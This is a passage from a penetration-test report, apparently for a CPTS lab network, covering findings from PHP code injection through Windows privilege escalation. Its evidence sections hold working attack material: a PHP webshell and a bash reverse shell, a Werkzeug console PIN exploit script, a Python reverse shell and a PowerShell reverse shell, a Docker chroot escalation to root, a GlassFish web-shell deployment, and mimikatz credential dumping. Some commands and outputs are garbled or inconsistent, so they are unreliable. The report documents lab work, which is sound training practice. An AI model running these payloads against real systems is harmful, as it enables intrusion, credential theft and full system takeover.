CVSS 3.1	9.0 / CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H
Root Cause	The vulnerability allows an attacker to execute arbitrary PHP code through the Support Ticket API by injecting a payload in the ticket creation process. This enables unauthorized access to sensitive files on the server, potentially leading to further exploitation such as deploying a reverse shell.
Impact	Unauthorized Code Execution: Attackers can execute arbitrary PHP code on the server, leading to data breaches, service disruptions, and unauthorized access to system resources.
Affected Component	http://gogsusdev01.trilocor.local
Remediation	Input Validation: Implement strict input validation and sanitization to prevent injection attacks.
References	-


Finding Evidence

On the add Support ticket API we can create a data with our payload




<?=\$_GET[0]?>


we can see the ticket with support API



go to the export ticket on parameter add on .php and send the request



now malicious user can access the PHP file we exported



Now we can take a revershell on attacker machine machine



```
kali@kali ~/Desktop/CPTS/hash
$ curl --path-as-is -i -s -k -X $GET \
-H $Host: uat01-eu.intranet.trilocal.local -H $User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0' -H $Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
-H $Accept-Language: en-US,en;q=0.5' -H $Accept-Encoding: gzip, deflate, br' -H $Connection: keep-alive' -H $Upgrade-Insecure-Requests: 1' \
$'http://uat01-eu.intranet.trilocal.local//exports/tickets_1_20240607051241_8f064e3f_813b_4e94_a84d_4efb344e3b22.json.php?bash=c+\'exec+bash+-i+&26>/dev/tcp/10.10.14.13/443+&201\'\'

Request Inspector
Host: uat01-eu.intranet.trilocal.local
Method: GET
URL: http://uat01-eu.intranet.trilocal.local//exports/tickets_1_20240607051241_8f064e3f_813b_4e94_a84d_4efb344e3b22.json.php?bash=c+\'exec+bash+-i+&26>/dev/tcp/10.10.14.13/443+&201\'\'
Headers:
Host: uat01-eu.intranet.trilocal.local
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Request Body:
Response:
200
Content-Type: application/json
Content-Length: 58
Server: Apache/2.4.18 (Ubuntu)
Response Headers:
Content-Type: application/json
Content-Length: 58
Server: Apache/2.4.18 (Ubuntu)
Response Body:
{"status": "success", "message": "Ticket created successfully", "ticket_id": "TICKET-1234567890", "created_at": "2024-06-07T05:12:41Z", "expires_at": "2024-06-07T05:12:41Z +00:00", "url": "http://uat01-eu.intranet.trilocal.local//exports/tickets_1_20240607051241_8f064e3f_813b_4e94_a84d_4efb344e3b22.json.php?bash=c+\'exec+bash+-i+&26>/dev/tcp/10.10.14.13/443+&201\'\'"}

kali@kali ~/Desktop/CPTS
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.10.14.13] from (UNKNOWN) [10.129.196.154] 45952
bash: cannot set terminal process group (1495): Inappropriate ioctl for device
bash: no job control in this shell
websvc@WEB-NIX01:/var/www/html/_intranet/exports$ id
id
uid=1001(websvc) gid=1001(websvc) groups=1001(websvc)
websvc@WEB-NIX01:/var/www/html/_intranet/exports$ whoami
whoami
websvc
websvc@WEB-NIX01:/var/www/html/_intranet/exports$
```



6. Werkzeug console RCE via WEBSVC to SRVADM - High

CWE	TODO CWE
CVSS 3.1	7.5 / CVSS:3.1/AV:L/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H
Root Cause	The vulnerability involves exploiting the Werkzeug console to achieve Remote Code Execution (RCE) on a Linux system. This can subsequently lead to privilege escalation from a web service user to a system administrator (srvadm), granting unauthorized access and control over the server.
Impact	• Remote Code Execution (RCE): Allows attackers to execute commands on the server remotely, potentially compromising data integrity, confidentiality, and availability. • Privilege Escalation: Elevates attacker privileges from a lower-level web service user to a higher-level system administrator, enabling broader access to sensitive system resources.
Affected Component	WEB-NIX01 http://trilocor.local:7777/console
Remediation	• Update and Patch: Apply security updates promptly to mitigate known vulnerabilities in Werkzeug and other software components. • Access Control: Implement strict access controls and segregation of privileges to limit the impact of potential RCE attacks. • Monitoring and Logging: Establish comprehensive monitoring and logging mechanisms to detect suspicious activities and potential RCE attempts early.
References	https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/werkzeug

Finding Evidence

Login to **websrv** user to machine and check the process running as **srvadm**, malicious user can see the budget calculator application running as **srvadm**

```
websvc@WEB-NIX01:/var/www/html$ ps -aux | grep srvadm
srvadm    1372  0.0  0.4 34240 26676 ?        Ss   02:02   0:00 /usr/bin/python3 /home/srvadm/budget_calculator/server.py
srvadm    1598  0.0  0.3 34820 23896 ?        S    02:02   0:00 /usr/bin/python3 /home/srvadm/budget_calculator/server.py
srvadm    1612  0.0  0.4 34240 26552 ?        S    02:02   0:00 /usr/bin/python3 /home/srvadm/budget_calculator/server.py
srvadm    1662  0.1  0.4 108956 25156 ?       Sl   02:02   0:20 /usr/bin/python3 /home/srvadm/budget_calculator/server.py
websvc    60114 0.0  0.0 6432 660 pts/1    S+   06:08   0:00 grep --color=auto srvadm
websvc@WEB-NIX01:/var/www/html$
```

we already know that in <http://trilocor.local:7777/console> Werkzeug is running , Now attacker is able to create an exploit using <https://book.hacktricks.xyz>



```
kali@kali ~/Desktop/CPTS/exploit
$ cat ex.py
import hashlib
from itertools import chain
probably_public_bits = [
    'srvadm', # username
    'flask.app', # modname
    'Flask', # getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.8/dist-packages/flask/app.py' # getattr(mod, '__file__', None),
]
private_bits = [
    '261552142058482', # str(uuid.getnode()), /sys/class/net/ens33/address
    '49967d13a6e2400c9aa2ce8a2a217dbe' # get_machine_id(), /etc/machine-id
]
# h = hashlib.md5() # Changed in https://werkzeug.palletsprojects.com/en/2.2.x/changes/#version-2-0-0
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode('utf-8')
    h.update(bit)
h.update(b'cookiesalt')
# h.update(b'shittysalt')

cookie_name = '__wzd' + h.hexdigest()[:20]

num = None
if num is None:
    h.update(b'pinsalt')
    num = ('%09d' % int(h.hexdigest(), 16))[:9]


rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = '-'.join(num[x:x + group_size].rjust(group_size, '0'))
```

running this exploit will give the password for the console


```
kali@kali ~/Desktop/CPTS/exploit
$ python3 ex.py
983-798-089
kali@kali ~/Desktop/CPTS/exploit
$ █
```

Now attacker can use this payload to get the rce

```
import socket, subprocess, os; s = socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("<<
ATTACKER IP >>", "<<ATTACKER PORT >>")); os.dup2(s.fileno(), 0); os.dup2(s.fileno(),
1); os.dup2(s.fileno(), 2); import pty; pty.spawn("/bin/bash")
```



we will receive a reverse shell **srvadm** user



7. Docker Privilege escalation SRVADM to ROOT - High

CWE	CWE-250: Execution with Unnecessary Privileges
CVSS 3.1	8.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The user srvadm has been granted access to the Docker daemon through membership in the Docker group. This configuration allows srvadm to execute Docker commands, including running containers with privileged access to the host system.
Impact	Privileged Container Execution: Using the Docker command provided (docker -H unix:///var/run/docker.sock run -v /:/mnt --rm -it ubuntu:20.04 chroot /mnt bash), srvadm can launch a Docker container with the ability to access and modify the host filesystem. Potential Security Risks: Granting Docker access to a user with administrative privileges (srvadm) increases the risk of unauthorized system modifications, data breaches, and potential compromise of sensitive information.
Affected Component	WEB-NIX01



Remediation	• Least Privilege Principle: Restrict Docker access to only those users who absolutely require it for their tasks. • Container Security Best Practices: Implement Docker security best practices, such as using minimal images, applying least privilege principles within containers, and regularly updating Docker images. • Monitor Docker Activities: Continuously monitor Docker activities and container deployments for any suspicious or unauthorized actions.
References	https://book.hacktricks.xyz/linux-hardening/privilege-escalation/interestinggroups-linux-pe#docker-group

Finding Evidence

The user `srvadm` is logged in with the `docker` group. This allows him to use and control the Docker daemon.

```
srvadm@WEB-NIX01:~$ id
uid=1002(srvadm) gid=1002(srvadm) groups=1002(srvadm),119(docker)
srvadm@WEB-NIX01:~$ docker -H unix:///var/run/docker.sock run -v /:/mnt --rm -it ubuntu:20.04 chroot /mnt bash
root@791cc5fdd947:/# id
uid=0(root) gid=0(root) groups=0(root)
```

```
docker -H unix:///var/run/docker.sock run -v /:/mnt --rm -it ubuntu:20.04 chroot /mnt bash
```

8. Master Password Disclosure Via NFS share - Critical

CWE	CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	9.3 / CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N
Root Cause	The attacker has identified an open mount point, allowing unauthorized access to sensitive files. Subsequently, they were able to discover the master password for the GlassFish server, potentially compromising its security.
Impact	• Unauthorized Access: The discovery of an open mount point indicates a significant security oversight, potentially exposing critical system files to unauthorized users. • Master Password Compromise: Obtaining the master password for the GlassFish server poses a severe security risk, allowing the attacker to gain full administrative control over the server and its associated resources.
Affected Component	172.16.139.35
Remediation	• Secure Configuration: Ensure all mount points are properly secured and access is restricted based on the principle of least privilege. • Access Controls: Implement robust access controls and authentication mechanisms to prevent unauthorized access to sensitive files and resources. • Encryption: Encrypt sensitive information such as passwords to mitigate the impact of unauthorized access. • Regular Audits: Conduct regular security audits and vulnerability assessments to identify and remediate potential security weaknesses before they can be exploited.
References	-

Finding Evidence

Attacker Discovered open mount



```
kali@kali ~  
$ sudo mount -t nfs 172.16.139.35:/MS01 /tmp/mnt  
mount.nfs: mounting 172.16.139.35:/MS01 failed, reason given by server: No such file or directory  
kali@kali ~  
$ sudo mount -t nfs 172.16.139.35:/MS01 /tmp/mnt  
kali@kali ~  
$ cd /tmp/mnt  
kali@kali /tmp/mnt  
$ ls  
apps dev docs prod public temp websites  
kali@kali /tmp/mnt  
$
```

attacker is able to discover master password for glassfish sever

```
kali@kali /tmp/mnt/apps/glassfish/domains/domain1/config  
$ ls  
admin-keyfile default-web.xml domain.xml keyfile local-password logging.properties pid server.policy wss-server-config-1.0.xml  
cacerts.jks domain-passwords domain.xml.bak keystore.jks lockfile login.conf pid.prev sun-acc.xml wss-server-config-2.0.xml  
kali@kali /tmp/mnt/apps/glassfish/domains/domain1/config  
$ cat local-password  
E5EQ
```

9. GlassFish server RCE - High

CWE	CWE-94: Improper Control of Generation of Code ('Code Injection')
CVSS 3.1	8.4 / CVSS:3.1/AV:A/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
Root Cause	A Remote Code Execution (RCE) vulnerability in GlassFish server allows attackers to execute arbitrary code on the server, leading to severe security risks.
Impact	1. Complete Server Compromise: Full control over the server. 2. Data Breach: Unauthorized access to sensitive data.
Remediation	Update GlassFish server to the latest version.
References	-

Finding Evidence


- from the previous RCE attacker is able to do tunneling using **ligolo-ng** and started internal enumeration.

```
[Agent : root@WEB-NIX01] » start  
[Agent : root@WEB-NIX01] » INFO[0095] Starting tunnel to root@WEB-NIX01  
[Agent : root@WEB-NIX01] »  
[Agent : root@WEB-NIX01] » tunnel_list  


| # | AGENT          | INTERFACE |
|---|----------------|-----------|
| 1 | root@WEB-NIX01 | ligolo    |

  
[Agent : root@WEB-NIX01] »  
  
root@WEB-NIX01:~# ./agent -connect 10.10.14.6:11601 -ignore-cert  
WARN[0000] warning, certificate validation disabled  
INFO[0000] Connection established addr="10.10.14.6:11601"
```


- Login as administrator on glass fish server with master password we found from the open mount




- Administrator user can deploy pages, a malicious user can upload web shell using this functionality
- Download a web shell and zip the file

```
zip -r cmd.war cmd.jsp
```

- Now attacker can upload the file to the glass fish server



- Deploy and launch the file
- Then attacker can go to the file path and access the web shell from there



- Now we can get take a reverse shell from here

```
172.16.139.35:8080/cmd/cmd.jsp?cmd=powershell+-nop+-c+"%24client+%3D+New-Object+System.Net.Sockets.TCPClient('172.16.139.10'%2C443)%3B%24stream+%3D+
```



```
%24client.GetStream())%3B[byte[]]%24bytes+%3D+0..65535|%25{0}%3Bwhile((%24i+%3D+
%24stream.Read(%24bytes%2C+0%2C+%24bytes.Length))+ne+0){%3B%24data+%3D+(New-Object+-
TypeName+System.Text.AsciiEncoding).GetString(%24bytes%2C0%2C+%24i)%3B%24sendback+%3D+(iex+
%24data+2>%261+|+Out-String+%3B%24sendback2+%3D+%24sendback+%2B+'PS'++%2B+(pwd).Path+
%2B+'>'++%3B%24sendbyte+%3D+([text.encoding]
%3A%AAScii).GetBytes(%24sendback2)%3B%24stream.Write(%24sendbyte%2C0%2C%24sendbyte.Length)
%3B%24stream.Flush())%3B%24client.Close()"
```

```
kali@kali ~/Desktop/CPTS
$ nc -lnvp 443
```

```
1
listening on [any] 443 ...
```

```
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 53872
PS C:\glassfish3\glassfish\domains\domain1\config> whoami /priv
```

```
PRIVILEGES INFORMATION
-----
```

Privilege Name	Description	State
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeDebugPrivilege	Debug programs	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

```
PS C:\glassfish3\glassfish\domains\domain1\config>
```



10. Privilege Escalation via SeLoadDriverPrivilege Enabled - High

CWE	CWE-250: Execution with Unnecessary Privileges
CVSS 3.1	7.5 / CVSS:3.1/AV:L/AC:H/PR:H/UI:N/S:C/C:H/I:H/A:H
Root Cause	SeLoadDriverPrivilege is a Windows security privilege that allows a user to load and unload device drivers. Device drivers run at a high privilege level (kernel mode), which means that anyone with the ability to load a driver could potentially execute code with elevated privileges.
Impact	• Privilege Escalation: Attackers can exploit SeLoadDriverPrivilege to load a malicious driver, thereby gaining kernel-level access to the system. This can lead to complete system compromise, allowing attackers to execute arbitrary code with the highest privileges. • Attacker can privilege Escalate to the Administrator user
Remediation	• Assign SeLoadDriverPrivilege only to trusted administrative accounts and services that require it. Avoid granting this privilege to standard user accounts. • Implement Group Policy settings to restrict which accounts can load and unload drivers. Regularly review and update these policies to ensure they adhere to the principle of least privilege.
References	-

Finding Evidence

SeDebugPrivilege is enabled on the server.

```
kali@kali ~/Desktop/CPTS
$ nc -lnvp 443
1
listening on [any] 443 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 53872
PS C:\glassfish3\glassfish\domains\domain1\config> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                State
-----
SeLoadDriverPrivilege Load and unload device drivers Disabled
SeDebugPrivilege     Debug programs             Enabled
SeChangeNotifyPrivilege Bypass traverse checking   Enabled
SeCreateGlobalPrivilege Create global objects       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\glassfish3\glassfish\domains\domain1\config>
```

This attacker has permission to migrate the process. The attacker can obtain a session on Metasploit and use the migrate module to escalate privileges.



```
meterpreter > migrate 320
[*] Migrating from 4532 to 320...
[*] Migration completed successfully.
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter > shell
Process 1172 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.3287]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

```
Invoke-WebRequest "https://172.16.10.1"
Invoke-WebRequest "https://172.16.10.1"
sekurlsa:lsadump lsass.dmp
Invoke-Mimikatz -Command "sekurlsa:lsadump lsass.dmp"
Invoke-Mimikatz -Command "sekurlsa:lsadump lsass.dmp"
net user nt //172.16.10.10/share 2018
cmd.exe /q add HKLM\System\CurrentControlSet\Control\DeviceMap\DeviceNames\nt //172.16.10.10/share 2018
```

That an attacker can get the administrative shell by migrating the process.



11. SeDebugPrivilege Enabled - High

CWE	CWE-269: Improper Privilege Management
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	The vulnerability stemming from enabling SeDebugPrivilege (Debug programs privilege) lies in its potential for privilege escalation if improperly managed. This privilege allows users to attach a debugger to any process on the system, which can be exploited by attackers to gain unauthorized access or manipulate processes.
Impact	The primary risk associated with SeDebugPrivilege is privilege escalation. By enabling this privilege, users can gain access to and manipulate processes running with higher privileges than their own. This can lead to complete compromise of the system if exploited by an attacker.
Remediation	- Minimize Privilege Use: Ensure that SeDebugPrivilege is only assigned to accounts and services that absolutely require it for legitimate purposes. Avoid assigning it to standard user accounts. - Restrict Access: Limit the assignment of SeDebugPrivilege to specific administrative accounts and system services that require it. Regular audits should verify this access control.
References	-

Finding Evidence

Attacker can use [mimikatz](#) and dump the hash

```
.\.mimikatz.exe privilege::debug lsadump::sam exit

.#####. mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY gentilkiwi ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com ) '#####' >
https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug Privilege '20' OK

mimikatz(commandline) # lsadump::sam
Domain : MS01
SysKey : 90557b78f23225c40937c0791ad38df6
Local SID : S-1-5-21-4027693121-2049782792-260753726 SAMKey :

d9cec4e96dbd975f8f1a35c1afbcbdee

